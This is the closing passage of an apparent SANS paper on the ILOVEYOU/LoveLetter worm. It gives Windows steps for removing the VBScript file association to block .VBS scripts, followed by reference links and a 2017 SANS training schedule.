
Select 'Open' from the menu.

Select 'View' from the menu

Select 'Options' from the menu

Open the 'File Types' tabbed page.

Look for 'VBScript Script File' in the list of file types (if you can't find it, your machine is safe and you don't need to do anything else).
Click on the 'Remove' button.
If you see a dialog asking you to confirm removal, click 'Yes'.



Windows ME and 2000

WSH is installed by default.

To prevent scripts with a .VBS extension from being run:

Log on as an Administrator.
From the 'Desktop', right-click on 'My Computer'.

Select 'Open' from the menu.


Select 'Tools' from the menu

Select 'Folder Options'.

Click the 'File Types' tabbed page.

Look for 'VBScript Script File' in the list of file types (if you can't find it, your machine is safe and you don't need to do anything else).

Click on the 'Delete' button.
If you see a dialog asking you to confirm removal, click 'Yes'.



References

Symantec Virus – LoveBug Variations
http://securityresponse.symantec.com/avcenter/venc/data/vbs.loveletter.a.html

CERT® Advisory CA-2000-04 Love Letter Worm
http://www.cert.org/advisories/CA-2000-04.html

Proland Software
http://www.pspl.com/virus_info/worms/loveletter.htm

McAfee / Network Associates
http://vil.nai.com/vil/content/v_98617.htm

Command Software Systems, Inc.
http://www.commandcom.com/virus/love.html

Sophos: Steps for Disabling Windows Scripting
http://www.sophos.com/support/faqs/wsh.html

Steps for Disabling active scripting in Internet Explorer
http://www.cert.org/tech_tips/malicious_code_FAQ.html#steps

Learning VBScript by Paul Lomax, O'Reilly & Associates, 1997

How to deal with the ILOVEYOU virus in a GroupWise environment.
http://support.novell.com/cgi-bin/search/searchtid.cgi?/10052696.htm

Windows Script Host; Programmer's Reference by Dino Esposito, Wrox Press Ltd., 1999.

http://msdn.microsoft.com/scripting/

http://www.sans.org/y2k/iloveyou_worm.htm
http://xforce.iss.net/alerts/advise51.php
http://europe.datafellows.com/v-descs/love.htm

Merak Mail Server Software – Virus protection for email servers
http://www.merak-mail-server.com/Products/Merak_Mail_Server/

Mail Monitor
http://www.nwtechusa.com/mailmonitor.html

Visual Basic Scripts – Microsoft Developer Network
http://msdn.microsoft.com/library/en-us/script56/html/vbstutor.asp

Information About the VBS.LOVELETTER Worm Virus (Q282832)
http://support.microsoft.com/default.aspx?scid=kb;en-us;Q282832

RFC 821 – Simple Mail Transfer Protocol (SMTP)
http://www.cis.ohio-state.edu/cgi-bin/rfc/rfc0821.html

RFC 822 – Simple Mail Transfer Protocol (SMTP)
http://www.cis.ohio-state.edu/cgi-bin/rfc/rfc0821.html

RFC 1459 – Internet Relay Chat (IRC)
http://www.cis.ohio-state.edu/cgi-bin/rfc/rfc1459.html

Last Updated: October 24th, 2017

Upcoming Training

SANS San Diego 2017	San Diego, CA	Oct 30, 2017 - Nov 04, 2017	Live Event
SANS Seattle 2017	Seattle, WA	Oct 30, 2017 - Nov 04, 2017	Live Event
SANS Gulf Region 2017	Dubai, United Arab Emirates	Nov 04, 2017 - Nov 16, 2017	Live Event
Community SANS New York SEC504^	New York, NY	Nov 06, 2017 - Nov 11, 2017	Community SANS
SANS Milan November 2017	Milan, Italy	Nov 06, 2017 - Nov 11, 2017	Live Event
Mentor Session AW - SEC504	Houston, TX	Nov 06, 2017 - Jan 29, 2018	Mentor
SANS Miami 2017	Miami, FL	Nov 06, 2017 - Nov 11, 2017	Live Event
Community SANS Raleigh SEC504	Raleigh, NC	Nov 06, 2017 - Nov 11, 2017	Community SANS
SANS Amsterdam 2017	Amsterdam, Netherlands	Nov 06, 2017 - Nov 11, 2017	Live Event
SANS Sydney 2017	Sydney, Australia	Nov 13, 2017 - Nov 25, 2017	Live Event
Mentor Session SEC504	Houston, TX	Nov 13, 2017 - Dec 11, 2017	Mentor
Pen Test Hackfest Summit & Training 2017	Bethesda, MD	Nov 13, 2017 - Nov 20, 2017	Live Event
Community SANS Toronto SEC504	Toronto, ON	Nov 13, 2017 - Nov 18, 2017	Community SANS
SANS San Francisco Winter 2017	San Francisco, CA	Nov 27, 2017 - Dec 02, 2017	Live Event
SANS London November 2017	London, United Kingdom	Nov 27, 2017 - Dec 02, 2017	Live Event
Community SANS Detroit SEC504~	Detroit, MI	Nov 27, 2017 - Dec 02, 2017	Community SANS
SANS Austin Winter 2017	Austin, TX	Dec 04, 2017 - Dec 09, 2017	Live Event
SANS Frankfurt 2017	Frankfurt, Germany	Dec 11, 2017 - Dec 16, 2017	Live Event
SANS Cyber Defense Initiative 2017	Washington, DC	Dec 12, 2017 - Dec 19, 2017	Live Event
SANS Cyber Defense Initiative 2017 - SEC504: Hacker Tools, Techniques, Exploits, and Incident Handling	Washington, DC	Dec 14, 2017 - Dec 19, 2017	vLive
Community SANS Honolulu SEC504	Honolulu, HI	Jan 08, 2018 - Jan 13, 2018	Community SANS
SANS Security East 2018	New Orleans, LA	Jan 08, 2018 - Jan 13, 2018	Live Event
Mentor Session - SEC504	San Antonio, TX	Jan 09, 2018 - Mar 13, 2018	Mentor
SANS Amsterdam January 2018	Amsterdam, Netherlands	Jan 15, 2018 - Jan 20, 2018	Live Event
Northern VA Winter - Reston 2018	Reston, VA	Jan 15, 2018 - Jan 20, 2018	Live Event
Community SANS Ottawa SEC504	Ottawa, ON	Jan 15, 2018 - Jan 20, 2018	Community SANS
Community SANS St Louis SEC504	St Louis, MO	Jan 15, 2018 - Jan 20, 2018	Community SANS
SANS vLive - SEC504: Hacker Tools, Techniques, Exploits, and Incident Handling	SEC504 - 201801,	Jan 16, 2018 - Feb 22, 2018	vLive
SANS Dubai 2018	Dubai, United Arab Emirates	Jan 27, 2018 - Feb 01, 2018	Live Event
Las Vegas 2018 - SEC504: Hacker Tools, Techniques, Exploits, and Incident Handling	Las Vegas, NV	Jan 28, 2018 - Feb 02, 2018	vLive
SANS Las Vegas 2018	Las Vegas, NV	Jan 28, 2018 - Feb 02, 2018	Live Event